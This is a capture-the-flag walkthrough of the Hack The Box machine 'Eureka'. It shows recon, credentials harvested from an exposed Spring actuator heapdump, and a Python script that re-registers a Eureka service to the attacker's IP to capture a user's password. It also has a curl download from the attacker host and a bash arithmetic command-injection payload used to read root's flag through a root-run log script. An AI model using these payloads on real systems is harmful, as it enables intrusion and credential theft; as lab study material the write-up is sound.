HTB - Eureka
 |
Hard difficulty box. Starts with a exposed eureka server endpoint. Then we update some services on the same eureka server and get the creds for miranda. To finally abuse a bug on a bash script and get root. |
nmap
Starting Nmap 7.93 ( https://nmap.org ) at 2025-04-26 16:57 -04
Nmap scan report for 10.10.11.66
Host is up (0.25s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 d6b2104232354dc9aebd3f1f5865ce49 (RSA)
|   256 90119d67b6f664d4df7fed4a902e6d7b (ECDSA)
|_  256 9437d342955dadf77973a6379445ad47 (ED25519)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://furni.htb/
8761/tcp open  unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.73 seconds
furni.htb is the main domain, let’s add it to /etc/hosts. No other subdomains.
There is an email on main page:
- info@furni.eureka.htb

Couldn’t find anything on the main site. Maybe the box name is a hint. Google says:
Eureka Server is a service registry that plays a central role in the automatic detection of devices and services on a network.
So let’s ask chatgpt for some endpoints.

The /actuator/* endpoints work. /actuator/mappings shows every endpoint available. /actuator/heapdump sounds very interesting. Maybe we can recover some credentials saved on memory.
Pretty big file, has the java hprof format.
curl -O http://furni.htb/actuator/heapdump
ls -la heapdump
# -rw-r--r-- 1 shafou shafou 77M Apr 26 18:49 heapdump
file heapdump
# heapdump: Java HPROF dump, created Thu Aug  1 18:29:32 2024
We can analyze it with the eclipse memory analyzer (MAT). It is a pretty complex software, it allows you to use a SQL like syntax to query by data types and search for strings.

I went the easier route and just used strings + grep:
{password=0sc@r190_S0l!dP@sswd, user=oscar190}!
oscar190:0sc@r190_S0l!dP@sswd
That gives us the first user.
oscar190
Users with shell
root:x:0:0:root:/root:/bin/bash
oscar190:x:1000:1001:,,,:/home/oscar190:/bin/bash
miranda-wise:x:1001:1002:,,,:/home/miranda-wise:/bin/bash
miranda is probably the next step
A lot of internal ports
oscar190@eureka:~$ netstat -tulpn
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 127.0.0.1:8080          :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 127.0.0.1:8081          :::*                    LISTEN      -
tcp6       0      0 127.0.0.1:8082          :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::8761                 :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp6       0      0 :::54867                :::*                                -
udp6       0      0 :::57566                :::*                                -
udp6       0      0 :::43838                :::*                                -
udp6       0      0 :::46026                :::*                                -
port 8761 has the eureka server. It is the most interesting one.
Interesting script on /opt will come back to that later.
oscar190@eureka:~$ ls -la /opt
total 24
drwxr-xr-x  4 root root     4096 Mar 20 14:17 .
drwxr-xr-x 19 root root     4096 Apr 22 12:47 ..
drwxrwx---  2 root www-data 4096 Aug  7  2024 heapdump
-rwxrwxr-x  1 root root     4980 Mar 20 14:17 log_analyse.sh
drwxr-x---  2 root root     4096 Apr  9 18:34 scripts
/var/www/web has the code used for eureka + the static site.
oscar190@eureka:/var/www/web$ ls -la
total 28
drwxrwxr-x 7 www-data developers 4096 Mar 18 21:19 .
drwxr-xr-x 4 root     root       4096 Apr 10 07:25 ..
drwxrwxr-x 6 www-data developers 4096 Mar 18 21:17 cloud-gateway
drwxrwxr-x 5 www-data developers 4096 Aug  5  2024 Eureka-Server
drwxrwxr-x 5 www-data developers 4096 Aug  5  2024 Furni
drwxrwxr-x 6 www-data developers 4096 Jul 23  2024 static
drwxrwxr-x 6 www-data developers 4096 Mar 19 22:07 user-management-service
Another password from the eureka server config file ./Eureka-Server/target/classes/application.yaml.
EurekaSrvr:0scarPWDisTheB3st
Doesn’t work on miranda:
oscar190@eureka:/var/www/web$ su - miranda-wise
Password:
su: Authentication failure
There is also some db credentials:
#Mysql
spring.jpa.hibernate.ddl-auto=none
spring.datasource.url=jdbc:mysql://localhost:3306/Furni_WebApp_DB
spring.datasource.username=oscar190
spring.datasource.password=0sc@r190_S0l!dP@sswd
spring.datasource.driver-class-name=com.mysql.cj.jdbc.Driver
spring.jpa.properties.hibernate.format_sql=true
Checking the db gives us the hash for miranda:
| 9 | Miranda | Wise | miranda.wise@furni.htb | $2a$10$T4L873JALnbXH10tq.mEbOOVYmZPLlBBSeD1h2hqAeX6nbTDXMyqm |
Doesn’t seem to crack.
Checking the logs we can see that miranda tries to login every minute. Maybe we can change some of the services to point to ourselves.
# /var/www/web/user-management-service/log/application.log
2025-04-09T11:35:01.878Z  INFO 1172 --- [USER-MANAGEMENT-SERVICE] [http-nio-127.0.0.1-8081-exec-1] c.e.Furni.Security.LoginSuccessLogger    : User 'miranda.wise@furni.htb' logged in successfully
Let’s check the eureka server now
sshfwd 8761 $(cat ip.txt) 8761 -l oscar190
We use these creds to login:
EurekaSrvr:0scarPWDisTheB3st

You can change every service from here. So we change the one that miranda tries to login and point to our ip to get the creds.

poc:
import requests


def dele():
    burp0_url = "http://localhost:8761/eureka/apps/USER-MANAGEMENT-SERVICE/localhost:USER-MANAGEMENT-SERVICE:8081"
    burp0_headers = {
        "Authorization": "Basic RXVyZWthU3J2cjowc2NhclBXRGlzVGhlQjNzdA==",
        "Content-Type": "application/json",
    }
    requests.delete(burp0_url, headers=burp0_headers)


def creat():
    burp0_url = "http://localhost:8761/eureka/apps/USER-MANAGEMENT-SERVICE"
    burp0_headers = {
        "Authorization": "Basic RXVyZWthU3J2cjowc2NhclBXRGlzVGhlQjNzdA==",
        "Content-Type": "application/json",
    }
    burp0_json = {
        "instance": {
            "actionType": "ADDED",
            "app": "USER-MANAGEMENT-SERVICE",
            "countryId": 1,
            "dataCenterInfo": {
                "@class": "com.netflix.appinfo.InstanceInfo$DefaultDataCenterInfo",
                "name": "MyOwn",
            },
            "healthCheckUrl": "http://10.10.14.9:5000/actuator/health",
            "homePageUrl": "http://10.10.14.9:5000/",
            "hostName": "10.10.14.9",
            "instanceId": "localhost:USER-MANAGEMENT-SERVICE:8081",
            "ipAddr": "10.10.14.9",
            "isCoordinatingDiscoveryServer": "false",
            "lastDirtyTimestamp": "1756315584068",
            "lastUpdatedTimestamp": "1756315584942",
            "leaseInfo": {
                "durationInSecs": 90,
                "evictionTimestamp": 0,
                "lastRenewalTimestamp": 1756329787880,
                "registrationTimestamp": 1756315584942,
                "renewalIntervalInSecs": 30,
                "serviceUpTimestamp": 1756315584942,
            },
            "metadata": {"management.port": "5000"},
            "overriddenStatus": "UNKNOWN",
            "port": {"$": 5000, "@enabled": "true"},
            "securePort": {"$": 443, "@enabled": "false"},
            "secureVipAddress": "USER-MANAGEMENT-SERVICE",
            "status": "UP",
            "statusPageUrl": "http://10.10.14.9:5000/actuator/info",
            "vipAddress": "USER-MANAGEMENT-SERVICE",
        }
    }
    requests.post(
        burp0_url, headers=burp0_headers, json=burp0_json
    )


dele()
creat()
miranda.wise:IL!veT0Be&BeT0L0ve
And that is the user flag:
sshpass -p 'IL!veT0Be&BeT0L0ve' ssh miranda-wise@$(cat ip.txt)
miranda-wise@eureka:~$ cat user.txt
35810***************************
miranda
Nothing on sudo -l.
Checking pspy64 shows that the /opt/log_analyse.sh is run by root every couple of seconds:
miranda-wise@eureka:~$ curl 10.10.14.16:5000/static/pspy64 -O
miranda-wise@eureka:~$ chmod +x pspy64
miranda-wise@eureka:~$ ./pspy64
...
2025/08/27 23:02:04 CMD: UID=0     PID=448005 | /bin/bash /opt/log_analyse.sh /var/www/web/cloud-gateway/log/application.log
We have rwx on the dir since miranda is in the developers group. So we can control what is on application.log.
miranda-wise@eureka:/var/www$ groups
miranda-wise developers
miranda-wise@eureka:/var/www$ ls -la /var/www/web/cloud-gateway/log/
total 48
drwxrwxr-x 2 www-data developers  4096 Aug 31 20:20 .
drwxrwxr-x 6 www-data developers  4096 Mar 18 21:17 ..
-rw-rw-r-- 1 www-data www-data   22160 Aug 31 23:15 application.log
-rw-rw-r-- 1 www-data www-data    5702 Apr 23 07:37 application.log.2025-04-22.0.gz
-rw-rw-r-- 1 www-data www-data    5956 Aug 31 20:20 application.log.2025-04-23.0.gz
Looking at the shell script the vulnerability is on:
// log_analyse.sh:60 ~ 61
if [[ "$existing_code" -eq "$code" ]]; then
We exploit it by adding this line to the log file: HTTP Status: x[$(cat /root/root.txt > /tmp/ay)]
miranda-wise@eureka:~$ echo 'HTTP Status: x[$(cat /root/root.txt > /tmp/ay)]' >> application.log
miranda-wise@eureka:~$ mv application.log /var/www/web/cloud-gateway/log/application.log
mv: replace '/var/www/web/cloud-gateway/log/application.log', overriding mode 0644 (rw-r--r--)? y
miranda-wise@eureka:~$ cat /tmp/ay
a62e1***************************